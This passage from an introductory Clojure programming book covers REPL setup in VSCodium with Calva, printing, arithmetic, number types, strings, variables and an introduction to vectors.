
hello_world.clj

```
;; hello_world.clj

(println "Hello World")
```

Now in terminal `cd` into `code/` and type `lein repl`


```
$ lein repl
nREPL server started on port 52897 on host 127.0.0.1 - nrepl://127.0.0.1:52897
REPL-y 0.4.4, nREPL 0.8.3
Clojure 1.10.1
OpenJDK 64-Bit Server VM 1.8.0_152-release-1056-b12
    Docs: (doc function-name-here)
          (find-doc "part-of-name-here")
  Source: (source function-name-here)
 Javadoc: (javadoc java-object-or-class-here)
    Exit: Control+D or (exit) or (quit)
 Results: Stored in vars *1, *2, *3, an exception in *e

user=>
```

The lein is short for Leiningen, you might remember installing it and checking if it launched. `repl` tells `lein` to start a REPL. You will see a output as shown above. Note `nrepl://127.0.0.1:52897` in the above output, it means that there is a REPL server running at IP 127.0.0.1 [1] and at port number [2] 52897. Note down `127.0.0.1:52897`. Maybe the port number could vary in your case.




In VSCodium type `CTRL` + `P` or `command` + `P` and type `>`, now you can type in some commands for

VSCodium to execute. In it try typing `Calva: Start or connect to a Clojure REPL`, before you finish typing it, VSCodium would have selected that option for you, press `ENTER` or click on it.



Start your project with a REPL and connect (a.k.a. Jack-in)
Connect to a running REPL in your project
Start a Joyride REPL and Connect
Fire up the "Getting Started" REPL
Fire up the "ClojureScript Quick Start" Browser REPL
Fire up the "ClojureScript Quick Start" Node REPL
Connect to a running REPL, not in your project


VSCodium will present another set of menus, in it select `Connect to a running REPL, not in your project`.



Please select a project type

Generic
ClojureScript nREPL Server
Leiningen
Leiningen + Figwheel Main
Leiningen + shadow-cljs
Leiningen + ClojureScript built-in for browser
Leiningen + ClojureScript built-in for node
Leiningen + Legacy Figwheel
deps.edn
deps.edn + Figwheel Main
deps.edn + shadow-cljs
deps.edn + ClojureScript built-in for browser

Now in the presented option select `Generic` as shown above. Now it would prompt for the IP and port number where your REPL is running.




```
127.0.0.1:52897
```

Add port to nREPL if localhost, otherwise 'hostname:port' (Press 'Enter' to confirm or 'Escape' to cancel)

```clojure
(println "Hello World")
```

```
g6/25gg5f0x0r1gjbwyb_399q_m0000gn/T/...
alva evaluation results output w
; TIPS: The keyboard shortcut `ctrl+alt+o o` sh
;   when connected to a REPL session.
; Please see https://calva.io/output/ for more
; Happy coding! ♥

; Connecting ...
; No nrepl port file found.
; Hooking up nREPL sessions...
; Connected session: clj
; TIPS:
;   - You can edit the contents here. Use it as
;   - `alt+enter` evaluates the current top lev
;   - `ctrl+enter` evaluates the current form.
;   - `alt+up` and `alt+down` traverse up and d
;      when the cursor is after the last conten
;   - Clojure lines in stack traces are peekabl
clj:user:>  ; Use `alt+enter` to evaluate
true
clj:user:>
; nREPL Connection was closed
; Connecting ...
; No nrepl port file found.
; Connecting ...
; No nrepl port file found.
```

Paste the copied value `127.0.0.1:52897` and press enter. At the right you will see a Clojure REPl window being opened. Now in the file at left in `hello_world.clj`, keep your cursor inside `(println "Hello World")` and press `ALT` + `ENTER` or `option` + `return`



```
;; hello_world.clj

(println "Hello World") => nil
```

```
;   - `ctrl+enter` evaluates the current form.
;   - `alt+up` and `alt+down` traverse up and d
;      when the cursor is after the last conten
;   - Clojure lines in stack traces are peekabl
clj:user:>
Hello World
nil
clj:user:>
```

You will see the (println "Hello World") evaluated and printed in right-hand REPL pane. Congratulations, you learned how to connect REPL with VSCodium.

3.2. Printing Things

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/printing_things.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

First let's print Hello World!, copy the stuff below, paste it and execute it:

```
(println "Hello World!")
```

Output

```
Hello World!
nil
```

So you get Hello World! as well as a nil printed in the next line. Forget about the nil, we will look into it when we see functions, but our mission is accomplished.

Commenting is very essential in coding. Comments are nothing but notes for the developer who is reading the code, while executing the code, the computer will ignore comments. In Clojure everything that follows after semicolon ; is a comment. So in the code below:

```
(println "Hello World!") ; Says Hello to this world
```

Output

```
Hello World!
nil
```

`; Says Hello to this world` is a comment which the Clojure interpreter will ignore. In the code above, we are commenting in the same line as there is code, usually it's a convention to use just one semicolon `;` for such things. If you want an entire line dedicated for comment, we use two semicolons `;;` as shown below:

```
;; This program says hello to this world
(println "Hello World!")
```

Output

```
Hello World!
nil
```

Both single and double semicolons makes no difference, but that's the way conventions have evolved in Clojure for commenting after a piece of code and dedicating a whole line for comment.

We have printed `Hello World`, but then what if we want to print something else with it. With `println` its simple, just give other stuff too, and it will print as shown:

```
(println "Hello World!" "Try staying cool.")
```

Output

```
Hello World! Try staying cool.
nil
```

So you have successfully printed something in Clojure.

3.3. Arithmetic

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/arithmetic.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

In this section let's see about Math in Clojure. First let's add two numbers 40 and 2, it's been done as shown:

```
(+ 40 2)
```

Output

```
42
```

In the above thing we have the plus `+` sign (it’s actually a function in Clojure), and we pass 40 and 2 to it for it to add and return 42. Similarly let’s see what will happen when we pass 44 and 2 to minus `-` sign:

```
(- 44 2)
```

Output

```
42
```

It seems to subtract the second argument 2 from 44 and returns 42.

Now let’s see what happens when we pass 6 and 7 to asterisk `*` or a star:

```
(* 6 7)
```

Output

```
42
```

We see it returns 42, which is a multiple of 6 and 7.

Now let’s see what happens when we pass 210 and 5 to slash `/`:

```
(/ 210 5)
```

Output

```
42
```

Looks like 210 is divided by 5, and we get 42.

Now let’s see what will happen if we pass more than 2 numbers to plus `+`:

```
(+ 1 2 3 4 5)
```

Output

```
15
```

All are added and the result of addition is got.

Now look at the code below, can you figure out how it works?

```
(/ (+ 1 2 3 4 5) 5)
```

Output

```
3
```

Let's take the code `(/ (+ 1 2 3 4 5) 5)`, concentrate on the innermost braces `(+ 1 2 3 4 5)`, here a bunch of numbers are passed to `` ` and we should get the sum of 1 to 5, that is 15 returned. So in place of `( 1 2 3 4 5) `` let's substitute `15`, so we get an expression like this `(/ 15 5)`, which is nothing but 15 and 5 are passed to `/`, which means 15 divided by 5, and hence we get 3.

Now let's pass one or more argument to `/`, passing 1, 2 and 3 to it, we get $\frac{1}{6}$ as output as shown below:

```
(/ 1 2 3) ; this gives out a ratio, a clojure data type
```

Output

```
1/6
```

The above output is a fraction, to get a decimal output of a division, append a `.0` to the number when passing to `/`

```
(/ 1 6.0)
```

Output

```
0.16666666666666666
```

If you don't understand it now, don't worry, as you read this book it will get clarified.

It’s enough to know that any one number that’s been passed to `/` has a decimal value that is point `.` something appended to it, we will still get decimal rather than a fraction as output as shown below:

```
(/ 1 2.0 3)
```

Output

```
0.16666666666666666
```

Same is the case below too:

```
(/ 1 2 3.0)
```

Output

```
0.16666666666666666
```

Now if we need to get quotient of a division, we can pass numbers to a function named `quot` as shown:

```
(quot 14 5)
```

Output

```
2
```

To get reminder of a division operation, pass numbers to rem function as shown:

```
(rem 14 5)
```

Output

```
4
```

Let’s now try to find out area of a circle using Clojure. We know the area is πr^2, where π is roughly $\frac{22}{7}$. So let’s see how to code it. Look at the code below:

```
;; Let's calculate area of circle of radius 7 units
(* (/ 22 7) (* 7 7))
```

Output

```
154N
```

Here we represent π by `(/ 22 7)` the r^2 where r 7 is `(* 7 7)`, this is multiplied with `(/ 22 7)` and we get `(* (/ 22 7) (* 7 7))`. Now the output we got is `154N`.

I suspect N stands for big int (a way to store very large integers in computer memory), executing `(type 10N)` in REPL gives `clojure.lang.BigInt`, whereas executing `(type 10)` gives java.lang.Long

If I add a `.0` to any number below, the `N` disappears:

```
(* (/ 22 7) (* 7 7.0))
```

Output

```
154.0
```

Rather than coding our own π as `(/ 22 7)`, since Clojure is built on Java, we can tap into Java `Math` library (https://docs.oracle.com/javase/8/docs/api/java/lang/Math.html), and use its methods. This is one advantage of Clojure, since it's a hosted language, it can take advantage of libraries provided by the host platform. So we replace `(/ 22 7)` with `Math/PI` as shown below:

```
(* Math/PI (* 7 7))
```

Output

```
153.93804002589985
```

Similarly to compute x^y, we can use `Math/pow` so instead of `(* 7 7)`, we can replace it with `(Math/pow 7 2)` as shown below:

```
(* Math/PI (Math/pow 7 2))
```

Output

```
153.93804002589985
```

3.4. Types of Numbers

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/types_of_numbers.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

There are different types of numbers in computing just like there are different types of numbers in Mathematics. For example whole numbers are called as Long in Clojure. You can verify it by passing a whole number to a function named `type` which tells the type of data been passes to it as shown below:

```
(type 147)
```

Output

```
java.lang.Long
```

The numbers with decimal value are called as Double in Clojure as you can see below:

```
(type 147.67)
```

Output

```
java.lang.Double
```

The value of π too is a double in Clojure:

```
(type Math/PI)
```

Output

```
java.lang.Double
```

If two whole numbers or Long divides another Long, what you get is a Ratio in Clojure:

```
(type (/ 84 32))
```

Output

```
clojure.lang.Ratio
```

As you can see below $\frac{84}{32}$ in Clojure does not provide a decimal value, but outputs a Ratio:

```
(/ 84 32)
```

Output

```
21/8
```

You can convert one type of number to another, for example 32 is of type Long:

```
(type 32)
```

Output

```
java.lang.Long
```

But you can convert it to double by passing it to a `double` function as shown:

```
(double 32)
```

Output

```
32.0
```

When querying about its type, it does say Double:

```
(type (double 32))
```

Output

```
java.lang.Double
```

Say you don't want a division of two Long's to give you a Ratio as output, to prevent it, convert any one of the number that's been passed to `/` function into a Double as shown below:

```
(/ 84 (double 32))
```

Output

```
2.625
```

The output you get is a Double and not a Ratio:

```
(type (/ 84 (double 32)))
```

Output

```
java.lang.Double
```

If you want to just get a non-decimal part of a Double, pass that double to long function as shown:

```
(long 42.32)
```

Output

```
42
```

As you see, when a Double is passed to `long` function, it gets type cast to Long:

```
(type (long 42.32))
```

Output

```
java.lang.Long
```

3.5. Strings

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/strings.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

In this book I think your very first Clojure program would have been this:

```
(println "Hello World!")
```

It prints `Hello World` on the screen. The `"Hello World!"` which is enclosed by double quotes `"` is nothing but a string of characters and hence it's called a string.

Anything that's enclosed by double quotes in Clojure is a String as you can see below:

```
(type "Hello")
```

Output

```
java.lang.String
```

Strings can be joined with even non String things using `str` function as shown:

```
(str "1 + 2 is " (+ 1 2))
```

Output

```
"1 + 2 is 3"
```

In the above code `(+ 1 2)` returns Long, but it can be joined with a string `"1 + 2 is "` by passing them both to `str` function.

You can get the character count in a string using the `count` function as shown below:

```
(count "Hello")
```

Output

```
5
```

In the code below, to `str` function we are passing 6 arguments. The first five are numbers, and the last one is a string `" and so on…"`:

```
(str 1 2 3 4 5 " and so on...")
```

Output

```
"12345 and so on..."
```

You can see how Clojure neatly concatenates them and returns out a string.

Clojure has an inbuilt String library, you can read its documentation here https://clojuredocs.org/clojure.string. From it let's use the function `reverse` to reverse a String:

```
(clojure.string/reverse "Hello")
```

Output

```
"olleH"
```

Now lets covert all characters to upper case:

```
(clojure.string/upper-case "Hello")
```

Output

```
"HELLO"
```

I hope this section has briefly explained something about strings. You will learn more as you go by. Hang on....

3.6. Variables

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/variables.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Imagine variables as boxes containing some value, this can then be used in code to make it more human readable. For example look at the code below:

```
(def my-name "Karthik")
```

Output

```
#'user/my-name
```

I have assigned String "Karthik" to a variable named `my-name`, now I can use this `my-name` any where in the Clojure code. If you look at creation of a variable, you can see these three things, first is of course empty braces:

```
 ()
```

Then we have the `def` function:

```
(def)
```

Following the `def` we have the variable name, in this case its `my-name`:

```
(def my-name)
```

As a second argument to `def`, we give the value that needs to be stored in `my-name` that is `"Karthik"` in this case:

```
(def my-name "Karthik")
```

So that is how we define a variable. Usually the variable defined with `def` is called a global variable, that it is available anywhere in the program. If it doesn't make sense now, don't worry.

Now we can print this variable as shown:

```
(println my-name)
```

Output

```
Karthik
nil
```

Over here I am adding `"Hello"` before the variable `my-name` and its as equivalent as using string `"Karthik"`:

```
(println "Hello" my-name)
```

Output

```
Hello Karthik
nil
```

Look at the code below:

```
(def greeting (str "Hello " my-name "!"))
(println greeting)
```

Output

```
Hello Karthik!
nil
```

I am having a variable called `greeting` defined above, and it's been assigned the result of `(str "Hello " my-name "!")`. That is three strings `"Hello "`, `my-name` and `"!"` are joined together, and the result is stored in `greeting`. Finally, we print it using `(println greeting)`.

Variables like `my-name` and `greeting` can be used anywhere in code, because they are defined using `def` keyword. If you want a localized variable inside a code block `()`, you can use `let` to define it as shown:

```
(let [local-variable "something"]
  (println local-variable))
```

Output

```
something
```

In the above code, we define a variable named `local-variable` to be `"something"`, and we successfully print it, but outside the bounding braces `(let …)`, this local variable fails to exist as you can see from the code below:

```
(println local-variable)
```

Output

```
; Syntax error compiling at (variables.clj:16:1).
; Unable to resolve symbol: local-variable in this context
```

Trying to print `local-variable` results in an error.

3.7. Clojure in file

Till now, you might have run your code on REPL, either in your terminal or in your IDE, possibly VSCodium. Now let's see how to store your code in a file and run it. First type the following name in a text editor:

hello_world.clj

```
;; hello_world.clj

(println "Hello World")
```

Save the code as `hello_world.clj`, in your terminal `cd` to that directory, then type this in terminal:

```
$ clj hello_world.clj
```

The entire program will run, and you will see `Hello World` as output. I got this as output:

```
$ clj hello_world.clj
WARNING: Implicit use of clojure.main with options is deprecated, use -M
Hello World
```

[1] https://en.wikipedia.org/wiki/Localhost

[2] https://en.wikipedia.org/wiki/Port_(computer_networking)

Chapter 4. Data Structures

Almost every programming language offers some way to pack, organize and access data in computer's RAM [1], this eases the burden of programmers from writing lots of code to manage data stored in computer's temporary memory.

String according to me is a data structure too. It enables us to represent any written language in computers memory, and helps us perform operations with it. In this section we are going to see about other data structures Clojure provides, which you can use it out of the box.

4.1. Vectors

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/vectors.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Imagine racks with a lot of compartments in it, the first compartment is labelled 0, the second 1 and so on. You can put something into this rack and get it back if you know the rack number aka the index. This is a kind of real world analog to vectors.

Look at the code below:

```
[1 2 3 4] ; a very simple vector
```

Output

```
[1 2 3 4]
```

This is how you represent a vector in Clojure. It starts with an opening square braces `[` and ends with a closing one `]`, and anything in between are the elements of the vector. In the above code you got 4 elements namely `1`, `2`, `3` and `4`.

Another way to create a vector is to pass stuff to a function called `vector` as shown below:

```
(vector 1 2 3)
```

Output

```
[1 2 3]
```

In the above code we have passed `1`, `2` and `3` to the function `vector`, and we have got out a vector `[1 2 3]`.

Till now, we have seen creating vectors with numbers, in reality you can create vector with any type of value:

```
[1 true "Bashir"] ; vector containing multiple data types
```

Output

```
[1 true "Bashir"]
```

In the above code we have created a three element vector with `1` which is a Long, `true` which is boolean (you will learn about them soon), and `"Bashir"` which is a String.

In the code below, we are defining a variable named `friends` and we are assigning a vector that contains four names to it:

```
(def friends
    ["Ram" "Bashir" "Antony" "Buddha"])
```

Output

```
#'user/friends
```

Now let's see what is the first element of the vector `friends` is, for that we pass `friends` to a function named `first`:

```
(first friends)
```

Output

```
"Ram"
```

And we get the first element in the vector.

There is a function called `rest` which when given a vector, omits the first element and returns the rest of the elements in the vector as shown below:

```
(rest friends)
```

Output

```
("Bashir" "Antony" "Buddha")
```

As you see `"Ram"` is ignored as it's the first element and the rest is returned.

Let's check the type of `friends`

```
(type friends)
```

Output

```
clojure.lang.PersistentVector
```

From the output it seems clear that it's a vector, but then let's check what type the `rest` returns:

```
(type (rest friends))
```

Output

```
clojure.lang.PersistentVector$ChunkedSeq
```

Though it seems to return `("Bashir" "Antony" "Buddha")`, which are not enclosed in square braces, on querying the type, it seems to be a chunk of the passed in vector.

We can access any element by its index in the vector using the `nth` function whose first argument should be a vector and second should be the index number as shown:

```
(nth friends 3)
```

Output

```
"Buddha"
```

If you see, at index `3` of `friends` is a String `"Buddha"`.

The third index can also be access like shown:

```
(friends 3)
```

Output

```
"Buddha"
```

Doesn't it look like when you did `(def friends <a vector>)`, Clojure seems to have constructed a function called `friends` which can take a number, and the value at the index gets returned?

To add an element at the end of vector, use the function `conj` which takes in vector as first argument and the value to be added as the second:

```
(conj friends "Periyaar")
```

Output

```
["Ram" "Bashir" "Antony" "Buddha" "Periyaar"]
```

In the above code we have added `"Periyaar"` to friends, but this does not mean `friends` has been modified, we can print `friends`:

```
(println friends)
```

Output

```
[Ram Bashir Antony Buddha]
nil
```

and it still shows the old values without `"Periyaar"`, in reality Clojure constructs a new vector when we say `(conj friends "Periyaar")` and returns it out.

To add an element before a vector, use `cons` as shown below:

```
(cons "Periyaar" friends)
```

Output

```
("Periyaar" "Ram" "Bashir" "Antony" "Buddha")
```

Does it modify `friends`? Now research what is immutability [2] in computing.

4.1.1. Exercise

